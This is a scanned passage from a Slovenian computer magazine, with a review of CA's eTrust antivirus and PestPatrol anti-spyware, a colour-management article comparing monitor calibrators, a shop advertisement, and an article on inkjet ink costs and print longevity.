Velik poudarek so pri CA-ju namenili tudi **namestitvi in konfiguraciji**. Tako namestitev kot tudi spremljanje dogajanja v strežnikih sta uporabniku **precej prijaznejša**, kot je to veljalo doslej. Tudi v primerjavi z drugimi protivirusnimi izdelki je eTrust med tistimi, ki so uporabnikom najprijaznejši. eTrust pa kot edini izdelek spremlja uporabnika, ki ima lahko več različnih profilov, odvisnih od tega, kje se prijavi v omrežje. Dobro vemo, da s stališča varnosti ni vseeno, ali se prijavimo v omrežni strežnik v službi ali v hotelu, na letališču, kiber kavarni ali od doma.

DODATNA POSEBNA OPREMA

Kdor se s tem izdelkom sreča prvič, utegne pomisliti, da mu manjka vsaj požarni zid, če že ne filter proti spamu in podobne reči, ki so že nekako kar standardne pri drugih programskih paketih. Če pa nekoliko bolje pomislimo, ugotovimo, da je pri večjih sistemih potrebna varnost na več ravneh in najvišje možne kakovosti. V tem primeru pa za tovrstne zahteve poskrbi **posebna programska in strojna oprema**, ki je skrbno napisana in ozko usmerjena.

Posebnost eTrust Antivirusa sta dve vzporedni metodi iskanja virusov in trojancev – eno lahko recimo uporabljamo za preverjanje prometa v realnem času, po drugi pa dnevno pregledujemo vsebino trdega diska.

STOP VOHUNSKEMU PROGRAMJU

Pri podjetju CA so v primerjavi z večino podjetij, ki se ukvarjajo s programsko opremo za odkrivanje neželene kode, ubrali nekoliko drugačno strategijo. Za stranke, ki potrebujejo najvišjo stopnjo varnosti, so napisali poseben program, ki odkriva škodljivo kodo, imenovano vohunsko programje (spyware).

KAJ JE VOHUNSKI PROGRAM

Vohunski program se namesti v računalnik **brez naše vednosti**. Namen teh programov je spremljanje dogajanja v računalniku z namenom **pridobivanja različnih informacij**, pri čemer so na prvem mestu različna **prijavna gesla**.

Za **podjetja** je zaščita proti vohunskim programom zelo pomembna z več stališč. Na prvem mestu je zagotovo **varnost omrežja**, kjer moramo preprečiti nepooblaščen vdore. Zavedati se moramo, da v primerih, ko je vohunski program pridobil uporabniško ime in geslo in ga uspešno tudi posredoval, ne gre za vdor, saj se nepooblaščenec prijavi z veljavnim uporabniškim imenom. Tovrstne nepooblaščen vstop je precej težje odkriti. V teh primerih gre praviloma za **krajo zaupnih podatkov v podjetju**.

KAKO PRIDE DO OKUŽBE

Do okužbe računalnikov s Spyware programi lahko pride na več načinov. Pazljivi moramo biti pri odpiranju **prilog elektronske pošte**. Še zlasti če je oseba neznana. Okužimo se lahko tudi nekaterih **spletnih straneh** ali pa ob **namestitvi programske opreme**.

KAKO OPAZIMO OKUŽBO

Da je računalnik okužen, opazimo najprej tako, da se **odziva precej počasneje** kot običajno. To je seveda razumljivo, saj mora računalnik poleg običajnega dela spremljati tudi vse dejavnosti, ki jih zahteva vohunski program. Tak program običajno odkrijemo med procesi, ki tečejo in obremenjujejo procesor. Za čim učinkovitejše delovanje se **zapišejo v register računalnika**, da se zaženejo že ob zagonu računalnika. Nekateri vohunski programi pa poleg računalnika, v katerem so nameščeni, napadejo tudi druge računalnike v omrežju in tako obremenjujejo tudi omrežje v podjetju.

ZAŠČITA PRED OKUŽBO IN PO NJEJ

Povsem jasno je, da uporabniki ne moremo vedeti, ali je kakšna priloga elektronske pošte okužena ali ne. Podobno ne moremo vedeti, ali je neka spletna stran okužena ali ne. V ta namen potrebujemo **specializirano programsko opremo**, ki bo **sproti preverjala**, ali je naš računalnik okužen ali ne. V internetu je moč najti kar precej programske opreme, ki bolj ali manj uspešno odkriva vohunske programe v osebnih računalnikih. Nekatero rešitve je moč dobiti celo brezplačno. Vprašajmo pa se, ali je smiselno, da za varnost večjega podjetja skrbi programska oprema, ki smo jo prenesli iz interneta? Običajno nimamo informacij, za kakšno podjetje gre, če sploh gre za podjetje. Niti ne poznamo ozadja. Ne vemo, koliko lukenj je v programski opremi itd. Podjetje **Computer Associates (CA)** pa je zaupanja vredna programska hiša, ki nam bo tudi po nakupu programa stala ob strani z nadgradnjami in tehnično pomočjo.

eTRUST PESTPATROL

Program za odkrivanje in onemogočanje vohunskih programov eTrust PestPatrol dobimo v treh različicah. **Osnovna** različica, ki je namenjena predvsem domačim uporabnikom, je na voljo le prek spleta (www.my-etrust.com). Različica **eTrust PestPatrol Anti-Spyware** je namenjena računalnikom, pri katerih je zahtevana nekoliko višja stopnja varnosti. Tretja različica pa je še **Corporate Edition**, ki je namenjena poslovnemu okolju in deluje v omrežju. Prednosti so predvsem v centralnem upravljanju sistema. Vsi trije programi pa uspešno odkrivajo in odstranijo širok krog vohunskih programov v **stvarnem času**, kar je zelo pomembno.



POSODABLJANJE IN UPRAVLJANJE

Podobno kot smo vajeni že pri protivirusnih programih, se tudi protivohunski programi **posodablajo samodejno prek interneta**. Pri podjetju CA imajo eno izmed večjih zbirk informacij o različnih že odkritih vohunskih programih.

Različico za podjetja odlikuje preprosto upravljanje. Po namestitvi program poišče vse računalnike v omrežju in se v njih namesti. Skrbnik lahko nastavi, da se bo pregled računalnika izvršil **vsak dan ob točno določeni uri**. Običajno je to kar ponoči, ko uporabniki niso aktivni, tik preden se naredi varnostna kopija. Uporabniki nimajo nikakršnih možnosti vplivati na delovanje protivohunskega programa. Ne morejo ga izključiti ali zaobiti. Vse dejavnosti in odkriti vohunski programčki se zapišejo v posebne **dnevniške datoteke (log)**, ki so na voljo skrbniku za pojasnjevanje dogajanja v omrežju. Po potrebi pa ima skrbnik kar precej možnosti **spreminjanja nastavitev**, lahko prepove ali dovoli določenim vrstam datotek, da se pretakajo po omrežju. Ker se vsi dogodki zapisujejo, ima skrbnik na voljo najrazličnejše možnosti **pregledovanja** dogajanja v omrežju. Na voljo so različni izpisi dejavnosti za posamezne računalnike ali skupine računalnikov ali pa uporabnike oziroma grupe uporabnikov.

Manj obveščeni uporabniki si lahko iz velike zbirke CA ogledajo tudi informacije o posameznem vohunskem programu in škodi, ki jo povzroča.

Po namestitvi se eTrust Anti-Spyware postavi v **standardni način delovanja**. To pomeni, da pregleduje piškotke (cookies), register računalnika, pomnilnik in določene lokacije na trdem disku, na katerih je pričakovati, da se vohunski programi skrivajo in delujejo. Seveda ta privzeti oziroma standardni način ni 100-odstotno zanesljiv. Zato je treba preveriti **tudi vse druga mesta na trdem disku**, saj se vohunsko programje skriva na različnih, dobro skritih mestih. V tem primeru se zanesljivost in odstotek odkritih vohunskih programov bistveno povečata.

‘ Povsem jasno je, da uporabniki ne moremo vedeti, ali je kakšna priloga elektronske pošte okužena ali ne. ’

KAR VIDIMO NA ZASLONU, JE TUDI NA PAPIRJU?

Pišeta: Rajko Bizjak, Alan Orlič

rajko.bizjak@mojmikro.si, alan.orlic@mojmikro.si



Fotografijo lahko pravzaprav razumemo kot prevod – in to večkrat. Najprej iz tridimenzionalnega sveta v dve dimenziji. Zatem s filma ali digitalnega zapisa na papir. In kot pri vsakem prevodu tudi pri teh precej izgubimo, zato se običajno tretja generacija precej razlikuje od originala.

To, kar pomeni v naravni kodi (jeziku) beseda, pomeni v fotografiji barva. Veda, ki skrbi, da je prevod čim bolj podoben originalu se imenuje upravljanje barv. Pri vsakem koraku obstajajo razlogi, da kopija ni enaka originalu.



ZAJEM

Pri zajemu sta poleg leče in napak, ki nam jih daje objektiv, glavna krivca za popačenje barv predvsem **senzor** za zajem svetlobe (CCD ali CMOS) in majhna **barvna leča**, ki je naparjena nad vsakim posameznim elementom. Čistoča in zasičenost barve filtra določata maksimalno zasičenost zajete barve. A to ni največje zlo. S časom in odvisno od količine svetlobe, ki se prebije skozi, ti filtri izgubljajo svojo zasičenost in s tem tudi obseg barv, ki jih lahko prikažejo. Fotoaparati z **zaklopom** imajo pri tem veliko prednost pred navadnimi digitalnimi aparati, ki imajo svoj CCD stalno izpostavljen svetlobi in pobirajo signal za prikaz slike na LCD-zaslону v stvarnem času. Toda vseeno – vsak »prešvercan« foton »ukrade«

košček barve s filtra in ga tako degradira in tudi barva iz najdražjih fotoaparatorov se s časom spreminja.

ANALOGNO-DIGITALNA PRETVORBA

Naslednji korak sta analogno-digitalna pretvorba in **korekcija kontrasta** (gama), ki je izvedena s pomočjo programske opreme našega fotoaparata. Pri tem se vrsta elektronov pretvori v določeno digitalno cifro od 0 do 255, ki od tega trenutka dalje to točko predstavlja v zapisu slike. Ta del je pravzaprav najbolj zaprt in zaščiten pred vplivom uporabnika, ki običajno vanj lahko posega samo, ko v fotoaparat naloži izboljšano različico strojno-programске opreme (firmware)

Slika zatem običajno prevzame računalnik, ki mu cifra, zapisana v njegovem pomnilniku, ne pomeni kaj več kot zaporedje enic in ničel. Uporabniku se ta vrednost pokaže prek grafične kartice kot določena barva na računalniškem monitorju. Ker lahko na ta zapis v računalniškem pomnilniku najbolj vplivamo, se v tej fazi običajno dogajajo najbolj katastrofalne napake v celotni verigi prevodov. Stara modrost je, da je v tem primeru bolje narediti nič in se zanesti na tovarniške nastavitve kakor popravljati, ne da bi vedeli, kaj in kako.

NAJTEŽAVNEJŠI ČLEN: MONITOR

Največje težave v tej verigi povzročata monitor. Vsak je poglavje zase in to poglavje se s časom spreminja. Več dejavnikov vpliva na točno re-



produkcijo slike. Najprej svetilnost in kontrast, funkcije, ki jih uravnavamo z gumbi in so najbolj na dosegu roke. Vsak od nas je včasih »kar tako« obračal te gumbе, da bi »izboljšal« sliko. S temi nastavitvami lahko seveda naredimo sliko očesu prijetnejšo, ker ji poudarimo kontrast in jo posvetlimo ali potemimo, toda ali je potem ta **prikaz**, ki ga vidimo na zaslonu, res tisto, kar imamo **zapisano v datoteki**? Kako bomo prijatelju, ki mu pošljemo sliko na drugi konec sveta, pojasnili, koliko naj doda kontrasta in za koliko sliko potemni? Najbolje se je seveda domeniti za **skupni standard** – kar v tem delu ni preveč težko. **Kontrast** moramo postaviti na **najvišjo možno vrednost**, ki jo monitor lahko ustvari. S tem sicer ne delamo usluge monitorju, ker ga to tudi najbolj uničuje, toda tako lahko najboljše izkoristimo njegovo kakovost. Boljši kot je, večji kontrast lahko osvetli. Pri najsvetlejši belini mora monitor svetiti z močjo 80 cd/m². Če hočemo to vrednost točno izmeriti, potrebujemo svetlometer, oziroma napravo, ki se imenuje **spektrofotometer**. Z njo bomo lahko pozneje tudi umerili barvno natančnost monitorja.

Ko uporabnik prvič nastavi vrednosti po teh pravilih, je običajno razočaran, kajti slika se zdi presvetla ali pretamna. Med zapisom v pomnilniku in prikazom na zaslonu obstaja namreč še en korak, to je pretvorba oziroma **priredba sig-**

nala v gonilniku monitorja. Pravila za priredbo zapisa so navedena v ICC-profilu monitorja in v okolju Windows XP zapisana v datoteki Windows/system32/spool/drivers/color. V uporabo jih nastavimo tako, da z desnim gumbom miške kliknemo na namizje, izberemo *Lastnosti/Dodatno/Upravljanje barv*. V okencu lahko izberemo, katerega od profilov monitorja bomo prevzeli. Izdelava in nastavitve tega profila je osnovna naloga vede, imenovane **upravljanje barv** (color management).

NASTAVITEV BARVNEGA PROFILA MONITORJA

Vsak monitor je enkratna naprava, ki se povrh vsega še spreminja s časom. Najbolj kritična nastavitve vsakega monitorja je nastavitve barvnega profila monitorja, ki je brez spektrofotometra zaradi človeške prilagodljivosti na različne sestave barvnega spektra praktično nemogoča. Monitor gradi barvo z osvetlitvijo točk treh primarnih barv – rdeče, zelene in modre. Tovarniške nastavitve omogočajo strojno **nastavitve nekaterih barvnih temperatur** – običajno okoli 5600 K, 6500 K ali 9000 K. Glede

◊ Za popolno upravljanje barv so zlasti pomembne nastavitve barvnih profilov monitorja, tiskalnika, fotoaparata in optičnega bralnika.

na operacijski sistem ali barvni prostor, ki ga uporabljamo, izberemo določeno **prednastavitev**, pri uporabi barvnega prostora sRGB ali Adobe RGB običajno 6500 K. Pri novih monitorjih je ta vrednost dokaj točna, toda s časom se filtri na zaslonu izrabijo in lahko prednastavitve monitorja kar odstopa od prave vrednosti. V takih primerih je, če hočemo imeti pravilno umerjen monitor, obvezna možnost **nastavitve moči vsake barve** (barvnega topa) posebej. S spektrofotometrom lahko ta odnos med primarnimi svetili izmerimo in idealno nastavimo.

S tem omogočimo največji izkoristek moni-



torja, toda to nam še ne bo prineslo točnih barv. Najprej moramo še narediti t. i. barvni profil monitorja, ki se po konzorciju in standardu ICC (International Color Consortium) imenuje **ICC-profil**. V ta namen pošlje spektrofotometer na zaslon točno določene barvne vzorce in izmeri njihovo vrednost. Za tem naredi načrt, kako

Enooki nadzorniki

Poznamo dva tehnološka pristopa k analizi barve. Prvi je s pomočjo kolorimetra in drugi s pomočjo spektrometra. **Kolorimeter** meri tri osnovne dele spektra – rdečo, zeleno in modro komponento, skratka tiste tri, ki jih uporabljajo tudi televizorji in monitorji. **Spektrometer** pa meri celoten spekter in tako omogoča veliko širšo in natančnejšo nastavitve prikazovalnikov.

Eye-One Display 2

Gretag Macbeth je v **Eye-One Display 2**, drugače kot v izdelku za razliko Eye-one Spectrolina ali Eye-one Pro, vdelal tako kot tekmeči **kolorimeter**, s čimer so dosegli znatno znižanje cen ob zamenljivi izgubi kakovosti merjenja. Taka naprava se seveda lahko uporablja le za **merjenje oddane svetlobe** (CRT- ali LCD-monitorji), ne pa tudi odbite svetlobe (tisk ali projekcija). Večina uporabnikov tako ali tako ne potrebuje naprave za izdelavo barvnega profila tiskalnika, zato je izbor cenejših kolorimetrov popolnoma upravičen.

Eye-one Display je priročna USB-naprava, ki je namenjena **nastavitvi CRT- in LCD-monitorjev**. Tako kot X-riteov model omogoča tudi merjenje temperature svetlobe v prostoru in njeno količino, kar je zelo priporočljivo, ko želimo natančno nastavljen monitor opazovati v nadzorovanem okolju, ki priporoča temperaturo svetlobe v prostoru



5000 K in moč osvetlitve 64 luks, kot določa standard SIST ISO 3664:2002. Brez tega je tudi naložba v vrhunski monitor nesmiselna.

Delo z Eye-one Displayem je enostavno in pripravno za prehod na višji razred. Aktiviranje dodatnih funkcij v programski opremi se izvrši z vstavljanjem novih kod in ni potrebe po ponovni namestitvi ali zagonu računalnika. Vmesnik lahko tudi prikaže krivulje in barvni prostor našega monitorja znotraj barvnega modela CIE xyz 1931. Po določenem roku (teden, mesec) nas program pri vklopu opozori, da je treba ponovno preveriti nastavitve našega monitorja. Meni pomoči pa uporabnikom enostavno in priročno pomaga skozi vse korake pri postopku umerjanja in razloži uporabniku tudi nekatere pojme, ki niso ravno najpogostejši.

Eye-one display ima sicer še nekatere pomanj-

kljivosti, ki pa niso tuje niti konkurentom. S starejšimi grafičnimi karticami ne deluje najbolje in lahko se pojavijo težave. Če ima monitor svetilnost iznad 120 cd/m², se lahko pojavijo težave pri nastavitvi beline. Zato je priporočljivo pri kakovostnejših LCD-monitorjih nastaviti nižjo svetilnost (brightness), kot je največja možna (med 50 in 75 %), toda standard tako ali tako za barvno upravljanje priporoča svetilnost med 80 in 90 cd/m²; če pa hočemo seveda imeti opazen in svetel zaslon na predstavitvi, potem seveda »navijemo« višjo svetilnost. V teh primerih pa barvna točnost niti ni toliko kritična.

ColorPlus

Colorplus je zasnovan na prvi različici kolorimetra Spyder, poleg programske opreme za nastavitve je v paketu še **Adobe Photoshop**



domača digitalna fotografija: upravljanje barv

naj barvo spremeni pri izhodu, da bo na zaslonu čim bolj blizu tistemu, kar je želel poslati. Ta načrt imenujemo barvni profil, ki ga odpremo z desnim klikom na namizje in izbirami *Lastnosti/ Nastavitve/ Dodatno/ Upravljanje barv*.

S tem dosežemo, da bo monitor barve prikazoval pravilno, toda ali je to dovolj, da jih bomo tudi pravilno videli? Odgovor je: ne, kajti izpolnjenih mora biti še nekaj pogojev. Osvetlitev v prostoru mora biti **64 luks**, temperatura barve **osvetlitve 5000 K**, okolje zaslona pa mora **odbijati 20 % vpadne svetlobe** – seveda brez kakršnih koli refleksov luči ali oken na površini zaslona. Le tako bomo dosegli, da bo barva na našem monitorju res tista, ki nam jo računalnik pošilja. Eksperti trdijo, da še najboljši monitor ustreza kriterijem upravljanja barv približno dve leti, za tem pa bi ga bilo treba zamenjati. No ja.

NASTAVITEV BARVNEGA PROFILA TISKALNIKA

Največje izgube znotraj samega sistema, to je ne po naši krivici, pa imamo pri prevodu iz računalniškega RGB v tiskalniški barvni prostor CMYK. Vsaka kombinacija barvilo-papir nam bo dala drugačen videz barv in v gonilniku ti-

skalnika imamo ponavadi navedenih le nekaj možnosti – običajno kombinacij, ki ustrezajo proizvajalčevi znamki papirja in črnila. Kadarkoli tiskamo na drugačne papirje, kot jih priporoča proizvajalec, je priporočljivo izdelati barvni profil, ki ustreza določenemu tiskalniku. To omogoča programu za spreminjanje barv – običajno je to v Windows okolju **Microsoftov ICM** ali še boljše **Adobeov ACE** – natančno spreminjanje barv iz enega barvnega prostora v drugi.

Barvni ICC profil tiskalnika izdelamo podobno kakor profil monitorja. Odtisnemo vzorec, ki ima točno določene vrednosti, te vrednosti s pomočjo **spektrofotometra** izmerimo in jih **pretvorimo** v ustrezni zapis, za kar običajno poskrbijo programi, priloženi spektrofotometru. Nekateri naprave odčitujejo vzorce samodejno, druge ročno. V nekaterih primerih imamo vzorce s 15 ali 25 barvnimi odtenki, v drugih pa take z več kakor 700 odtenki. Več jih je, bolj natančnejši je profil in dlje časa trajajo meritve. **150 vzorcev** je običajno dovolj, da izdelamo zelo dober ICC-profil svojega tiskalnika. Ta profil lahko pripnemo datoteki v Photoshopu z ukazom *Wiew/ Proof setup/ Custom/ Naše ime profila*, in če nam tiskalnik dovoli izklop njegovih pod-

programov, lahko na zaslonu vidimo in uredimo precej točen barvni videz končne slike.

KAJ PA FOTOAPARAT IN OPTIČNI BRALNIK?

Če se vrnemo nazaj, bi pravzaprav svoj barvni profil morala imeti tudi naš fotoaparati ali optični bralnik. Zopet potrebujemo natisnjen vzorec točno določenih barv, npr. Gretag Macbeth Color Reference Chart, (sestavljeno iz 237 vzorcev), ki ga včitamo v ustrezen program (npr. Profile Maker) in ta nam samodejno sestavi **ICC-profil** našega fotoaparata. Fotografija, ki bi bila opremljena s tem opisom, bi se zopet v Photoshopu prek orodja ACE pretvorila iz procesno odvisnega barvnega prostora našega fotoaparata v procesno neodvisen barvni prostor računalnika (npr. Adobe RGB (1998)). Ta zapis bi se v prikazu sicer spremenil v procesno odvisen barvni prostor monitorja, toda v zapisu bi ostal v svojem sistemu Adobe RGB. Na koncu bi se še preračunal v procesno odvisen barvni prostor tiskalnika in s tem bi kot avtorji dosegli popolno upravljanje barv oziroma dosleden in natančen prevod barve iz narave na končni barvni odtis na papirju. Koliko od nas v resnici pazi na vse te parametre? ■

Album SE. Nastavitev je preprosta, prav tako uporaba. Le slediti je treba navodilom na zaslonu, pravilno nastaviti monitor glede na zahteve programske opreme in umerjanje (kalibracija) se lahko začne. Pri katodnih monitorjih jo **ponavljamo** glede na njihovo delovanje – v obdobju od dveh tednov do enega meseca. Pri LCD-monitorjih je lahko ta interval daljši, saj niso toliko izpostavljeni električnim motnjam, ki lahko spremenijo kakovost slike.

Colorplus od uporabnika ne zahteva predznanja, kot že omenjeno, le sledite navodilom o uporabi. Ko dokonča umerjanje monitorja, zapiše njegov **ICC-profil**, ki ga nato uporablja vsa programska oprema v računalniku. Program ima to omejitev, da zapiše **le en barvni profil** za monitor. Glavna slabost je **počasno umerjanje**, saj za celoten proces porabi nekaj minut, pri LCD-monitorjih tudi preko 5.

Spyder 2

Je novejša različica kolorimetra Spyder, ki se od stare po zunanosti ne razlikuje veliko. Na voljo je v več različicah, **osnovna**, Spyder 2 ima tudi najmanj priložene programske opreme, saj je poleg programa za umerjanje prilo-



žen le še **Pantone Colorist. Spyder 2 Pro** je zanimiv zaradi priloženega **Adobe Photoshop Elements 3**, ki zna opraviti večino dela zmogljivejšega brata Photoshop CS. Za veliko večino amaterskih opravil je ta program več kot zadovoljiv. Zanimive so tudi kombinacije kolorimetra za monitor in tiskalnik, cenovno dostopna možnost je komplet **PrintFIX**, ki vsebuje še čitalnik za barvne preizkuse in ustrezno programsko opremo.

Preizkusili smo osnovno različico programa, ki v primerjavi s Colorplusom ponuja veliko več možnosti. Umerjanje je tu še obsežnejše in **preveri večje število barv** kot osnovni model. Zaradi tega lahko **postopek traja še dlje**, pri LCD-zaslonu tudi preko 10 minut. Programska oprema že pred pričetkom umerjanja dopušča več možnosti, zato je pametno, da vsaj prvič vzamete v roke tudi navodila za uporabo monitorja. Med pomembnejšimi možnostmi je **nastavitev barvne temperature monitorja**, ki jo imajo danes praviloma že skoraj vsi. Višja barvna temperatura obarva sliko v modre tone, nižja v rumene in temu se mora prilagoditi tudi barvni opis monitorja. Ko program konča umerjanje, lahko **profil shranimo pod različnimi imeni** in jih s programom **ProfileChooser** med seboj menjamo.

Primerjava med obema pokaže razlike v barvnem profilu, ki ga naredita. Medtem ko Colorplus naredi barve bolj všečne, pokaže Spyder 2 večji obseg barv, predvsem v temnih tonih. V praksi to pomeni, da boste s Colorplusom bolje obdelali fotografije za **fotolaboratorij**, s Spyderjem 2 pa tudi na **zaslonu**. Glede na razliko v ceni vam priporočamo dražji model, saj bolje opravi umerjanje, obenem pa ponuja več možnosti.

Če imate doma še **foto tiskalnik**, je naslednji korak njegovo umerjanje, če se vam zdi, da je razlika med sliko na monitorju in papirju prevelika. Žal so to pasti digitalne fotografije, ki se jih zavemo šele čez čas, predvsem ko ugotovimo, da slike iz fotolaboratorija ali natisnjene s tiskalnikom niso takšne, kot bi morale biti. ■

Izdelek	Colorvision ColorPlus	Colorvision Spyder 2	Eye-One Display
Ocena	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Skupna ocena	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Posodil	Colorvision	HSM d.o.o.	HSM d.o.o.
Spletni naslov	www.colorvision.ch	www.colorvision.ch	www.gretagmacbeth.com
Programska oprema	ColorPlus 1.0.1	Spyder2 1.0.5	Eye Match3
Možnost shranjevanja profilov	ne	da	da
Dodatna oprema	Adobe Photoshop Album SE	Pantone Colorist	-
Monitorji	CRT, LCD	CRT, LCD	CRT, LCD
Cena	109 evrov	189 evrov	71,700 SIT



občutljivost 64-1600 iso
2.5 inčni LCD
6.3 mil piklov
3 kratni optični zoom (35-108mm)

FinePix F10

<http://www.fujifilm-slovenia.com>

V centru mesta Ljubljane: trgovina z računalniško, multimedijško in ostalo informacijsko tehnologijo.

Velika izbira namiznih in prenosnih računalnikov, tiskalnikov, komunikacijske opreme, GPS navigacije ter veliko drugih dodatkov in sestavnih delov.



Grafične tablice

MP3 predvajalniki



USB spominski moduli



Multimedijška oprema

CD mediji za vizitke



Različni kabli



Hitri servis za računalniško opremo v centru mesta Ljubljane

Konkurenčne cene ter obročno odplačevanje preko trajnika do 400.000 SIT in 24 obrokov

WWW.ZAK.SI

P.E. Miklošičeva 36, 1000 Ljubljana, Tel. 430 38 71, 430 38 72. e-mail: info@zak.si

ZAK d.o.o.



zak



gospodarna raba brizgalnih tiskalnikov: cena izpisa

IZMUZLJIVI STROŠKI IZPISA

Strošek strani je odvisen od količine barve, ki je potrebna za izpis, in cene barve. Oba parametra sta v večini primerov praktično nedoločljiva.

Piše: Vito Antešič

Količina porabljene barve je odvisna od motiva, ki ga izpisujemo. Slika sončnega zahoda nad morjem in slika meglene jesenske pokrajine nista enako barvno nasičeni. V boljših programih za obdelavo slik lahko dobimo podatek o dejanski barvni nasičenosti (npr. v programu Adobe Photoshop v funkciji Histogram). A ta podatek nam niti približno ne pove dejanske porabe barve, saj ne upošteva barvnega nadzora pri izpisu. Barvni nadzor ne skrbi le za pravilne barve na izpisu, temveč tudi za optimalno porabo barve. Večina izpisov, ki so narejeni brez barvnega nadzora, je pretemnih in barvno prenasajenih. To tudi pomeni, da je na izpisu preveč barve, kar seveda pomeni, da je izpis predrag. Na količino porabljene barve vplivajo tudi parametri, s katerimi je bil določen ICC-opis narejen.

Tudi do cene enega mililitra barve običajno ne moremo priti enostavno. Nekateri tiskalniki imajo skupno barvno kartušo (za CMYcm). Ko porabimo eno od barv, moramo zamenjati kartušo in tako druge barve vržemo v smeti. Koliko katere barve je ostalo, je odvisno od motivov, ki smo jih s tako kartušo izpisovali. Primer: močno zelene površine so sestavljene iz ciana in rumene. Magente gre malo ali nič. Iz izkušenj s tiskalniki, ki imajo ločene kartuše, vemo, da je razmerje menjav kartuš pri fotografijah in grafičnih straneh približno 3 (Y, Lc, Lm) : 2 (C, M) : 1 (K). Naslednji problem pri izračunu je pomanjkanje podatka o količini barve, ki je v kartuši, saj dostikrat tega podatka enostavno ni možno dobiti. Pa tudi, če ga imamo, nam manjka podatek o ostanku barve. Manj znano je, da večina tiskalnikov ne porabi vse barve iz kartuše. Dejansko gre za tehnični problem, saj je za glavo tiskalnika precej slabo, če ostane brez barve. Proizvajalci ta problem rešujejo tako, da čip na kartuši vodi evidenco o porabljeni barvi. Varnostni faktor je ponavadi precej visok, saj so znani primeri, ko v kartušah ostane tudi več kot četrtina barve. Če vas zanima ostanek pri svojem tiskalniku, ga izmerite – recimo z inekcijsko iglo. V praksi se izkaže, da ta ostanek ni vedno enak in da je različen za različne barve (recimo – v nekaterih tiskalnikih vedno ostane več magente kot ciana).

Dodatni parameter pri porabi je procedura pri vklopu tiskalnika s čiščenjem glave, ki je tudi precej neznana spremenljivka pri izračunu. Praktično vsi brizgalni tiskalniki pri vklopu naredijo določeno proceduro, katere sestavni del je tudi



Barve, glava in posodica za odpadno barvo tiskalnika HP Designjet 5500



Tiskalniki tiskajo v načinu CMYK, levo barvni izpis, desno razdeljen na kanale.

preventivno čiščenje glave. Večina tiskalnikov pozna več stopenj pri čiščenju šob. Katero bo tiskalnik uporabil, je odvisno tudi od tega, kako ste ga ugasnili (pravilno ali pa je morda zmanjkalo elektrike) in koliko časa je bil ugasnjen.

V ceno izpisa strani je treba všteti tudi drug potrošni material. Pri termalni tehnologiji so potrošni material tudi glave tiskalnika, ki jih je treba zamenjati na določeno število menjav barv in ki pri določenih modelih pomenijo precejšen strošek, nekateri tiskalniki imajo sistem za odpadno barvo, ki ga lahko zamenja uporabnik sam, pri drugih je za menjavo potreben servisni poseg.

PRAKTIČEN PREIZKUS

Nekateri tiskalniki vodijo statistiko, ki pove, koliko barve je bilo porabljeno. Tako lahko po izpisu izvemo, koliko barve smo porabili za zadnji izpis. Naša testna slika pokaže v programu Photoshop pokritost 100 od 400 (25 %). Tiskalnik Epson Stylus Pro 4000 v konfiguraciji 2xCMYK je pokazal, da je porabil 11 ml barve za deset izpisanih strani (drugi tehnični podatki so: papir EFI Proof 9150 semimat, generacija črne UCR, začetek črne pri 60 %, uporabljena ločljivost 720 x 720 dpi). Velikost testne slike je A3+ (329 mm x 483 mm).

Tako. Zdaj vemo, da je bilo za eno stran A3+ porabljeno 1,1 ml barve. Če vzamemo še konkretne cene: kartuša Epson Ultrachrome črnila kapacitete 11 0ml stane 16.200 SIT, 220 ml pa 25.080 SIT. Za ta tiskalnik lahko predpostavimo, da ostane v kartuši četrtina barve. Tako dobimo 196 SIT/ml, če uporabljamo 110 ml kartuše oz. 152 SIT/ml, če uporabljamo 220 ml kartuše.

OBSTOJNOST IZPISOV

Nobena barva ni obstojna! Vse barve **zbledijo!** Prej ali slej! Če ne verjamete, vprašajte ličarja, ali lahko uporabi originalno barvo na pol leta starem avtomobilu ali pa je potrebna barvna korekcija. S širjenjem tiskalnikov za fotografske izpise se je začelo na veliko pisati in govoriti tudi o obstojnosti. Pojavljajo se številke, ki so dostikrat neverjetno visoke. Za razumevanje teh številke je potrebno določeno predznanje.

Na obstojnost izpisa vpliva veliko parametrov: UV-svetloba, zrak in predvsem dodatki v



Majhna poraba barve

zraku (onesnaženost), vlažnost, tip barve, papir ... so samo nekateri. V internetnih poročilih različnih proizvajalcev medijev in barv je vsem skupna ugotovitev, da realne absolutne številke ni možno zapisati. Pri UV-svetlobi je najlažja primerjava s človeško kožo. Tudi pri kremah za sončenje objavljajo faktorje in ne minut! Primerjajte količino UV-svetlobe na Kaninu



sončnega majskega dne ali v megljeni Ljubljani – lahko na isti dan. Prav tako je neprimerno primerjati atmosfero v Riu ali Atenah z (recimo) Koprom. Absolutne številke torej lahko takoj pozabimo. In vendar nas zanima, katera




Manjši tiskalniki imajo praviloma vse barve v eni kartuši.



Pri večjih tiskalnikih so barve ločene. Del ponudbe, neodvisnega proizvajalca črnil Lyson.



Obstojnost barv: Močna UV svetloba lahko hitro spremeni barve - original.



Pretežna uporaba le ene barve.



Velika poraba barve.

kombinacija je bolj in katera manj obstojna. Zato so že pred časom opredelili standarde ANSI in ISO, ki določajo razmere, v katerih se izvajajo pospešeni testi. Tako lahko dobimo primerljive rezultate.

Za konkretne številke je zelo kompetent **Wilhelm Research**, ki se že 25 let ukvarja s pro-

blematiko obstojnosti in ohranjanja analognih in digitalnih barvnih izpisov, negativov, diapozitivov in filmov. Za nasvet ga sprašujejo tudi tako velika podjetja kot so Epson, HP, Kodak, pa tudi Corbis (ki ima več kot 70 milijonov fotografij), Muzej moderne umetnosti New York, galerije Laurence Miller, Life Picture, Light in Pace/MacGill. Na njihovih straneh je obilo tehničnih informacij, tudi celotna knjiga na to tematiko, napisana leta 1993. Naslednji podatki so bili objavljeni oktobra 2004:

Foto postopek:

- 40 let: Fuji
 - 19 let: Kodak
 - 14 let: Agfa
- Brizgalniki:
- 104: Epson
 - 82: HP

Tudi nekateri proizvajalci vložijo precej truda v lastne teste. Tako lahko na straneh podjetja Lyson preberete veliko o barvah in obstojnosti, vključno s številkami. Več lahko izveste na straneh www.wilhelm-research.com in www.lyson.com/Technical%20Support/mrestableframe.html.



